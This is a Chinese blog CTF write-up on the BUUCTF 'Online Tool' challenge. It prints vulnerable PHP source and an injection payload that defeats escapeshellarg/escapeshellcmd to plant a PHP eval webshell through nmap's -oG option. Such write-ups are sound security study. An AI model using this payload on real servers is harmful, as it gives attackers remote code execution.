

一天一道ctf 第20天 (escapeshellarg和escapeshellcmd)

原创

scrawman 于 2021-04-07 09:02:18 发布 160 收藏

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：<https://blog.csdn.net/scrawman/article/details/115448702>

版权

[强网杯 2019]高明的黑客




雁过留声，人过留名，此网站已被黑

我也是很佩服你们公司的开发，特地备份了网站源码到www.tar.gz以供大家观赏

CH 拼 英 简 英 简



作者直接告诉我们源码备份在www.tar.gz，这样就不用扫网站目录了，省了不少时间。



PS ZX45WTN9cm...	42,128	? JetBrains PhpSto...	2019/5/23 14:...
PS zx7kZEKABX6....	39,140	? JetBrains PhpSto...	2019/5/23 14:...
PS zX4aUJUvsmU...	42,195	? JetBrains PhpSto...	2019/5/23 14:...
PS ZwOV9aHqXq...	17,892	? JetBrains PhpSto...	2019/5/23 14:...
PS zwflEnTUWa_p...	49,262	? JetBrains PhpSto...	2019/5/23 14:...
PS zwFHAb9XW7...	19,812	? JetBrains PhpSto...	2019/5/23 14:...
PS ZwEal3wDC02...	30,082	? JetBrains PhpSto...	2019/5/23 14:...
PS ZwbdKDSHISw...	49,256	? JetBrains PhpSto...	2019/5/23 14:...

已经选择 32,161 字节(1 个文件) 总计 93,825,510 字节(3002 个文件) <https://blog.csdn.net/scrawman>

靠当我没有说，这里面几千个文件，怪不得43M。那人工代码审计是不可能的了，只能靠跑脚本。这里观摩了一下网上大神写的脚本：

<https://blog.csdn.net/a3320315/article/details/102945940>

主要是看一下脚本的思路，等以后有能力了再做一遍。

[BUUCTF 2018]Online Tool

```
<?php
if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
    $_SERVER['REMOTE_ADDR'] = $_SERVER['HTTP_X_FORWARDED_FOR'];
}

if(!isset($_GET['host'])) {
    highlight_file(__FILE__);
} else {
    $host = $_GET['host'];
    $host = escapeshellarg($host);
    $host = escapeshellcmd($host);
    $sandbox = md5("glzjin". $_SERVER['REMOTE_ADDR']);
    echo 'you are in sandbox '.$sandbox;
    @mkdir($sandbox);
    chdir($sandbox);
    echo system("nmap -T5 -sT -Pn --host-timeout 2 -F ".$host);
}
}
```

<https://blog.csdn.net/scrawman>

这里的知识点是escapeshellarg()和escapeshellcmd() 两个函数

<https://paper.seebug.org/164/>

这篇文章讲的很详细了我就不复述了

利用这个漏洞的地方就在下面的system("namp...")里，system函数在命令行里执行nmap命令。nmap是一个扫描工具，可以添加参数-oG实现将命令和结果写到文件。

那么payload就是这个一句话木马


```
?host=' <?php @eval($_POST["hack"]);?> -oG hack.php '
```

经过两个函数的转义 `host='\' \<?php @eval($_POST["hack"])\;\> -oG hack.php \'` 中间的 `'\'` 可以不看，主要是两边的 `'\'` 和 `'\'`。前面的 `\'\'` 被解释成 `\` 而不是转义字符，所以我们得以将中间的一句话木马和nmap的结果一起写到hack.php文件中

you are in sandbox 03f35087304b172a9af23833864e6797 Starting Nmap 7.70 (<https://nmap.org>) at 2021-04-06 14:48 UTC Nmap done: 0 IP addresses (0 hosts up) scanned in 1.13 seconds Nmap done: 0 IP addresses (0 hosts up) scanned in 1.13 seconds

好心的作者还返回了文件名让我们用蚁剑连接，得到flag


```
http://98cff786-c429-4d23-a6c1-8268bb9a020b.node3.buuoj.cn/03f35087304b172a9af23833864e6797/hack.php
```



在hack.php里可以看到我们写入的一句话木马和nmap扫描的结果



不过这个漏洞好像已经被修复了，我用php8.0重写代码 // 被 ^ 代替了



The screenshot shows the PhpStorm IDE interface. The main editor displays a PHP file named '反序列化.php' with the following code:

```
1 <?php
2 $host=' <?php @eval();?> -oG hack.php ' ;
3 $host=escapeshellarg($host);
4 $host=escapeshellcmd($host);
5 echo $host
6 ?>
```

The Run window below the editor shows the execution command and output:

```
Run: 反序列化.php
D:\php\php.exe C:\Users\86187\PhstormProjects\php1\反序列化.php
^" ^<?php @eval^(^);^?^> -oG hack.php ^"
Process finished with exit code 0
```

The bottom status bar indicates the PHP version is 5.6, and the system clock shows 9:01 on 2021/11/27.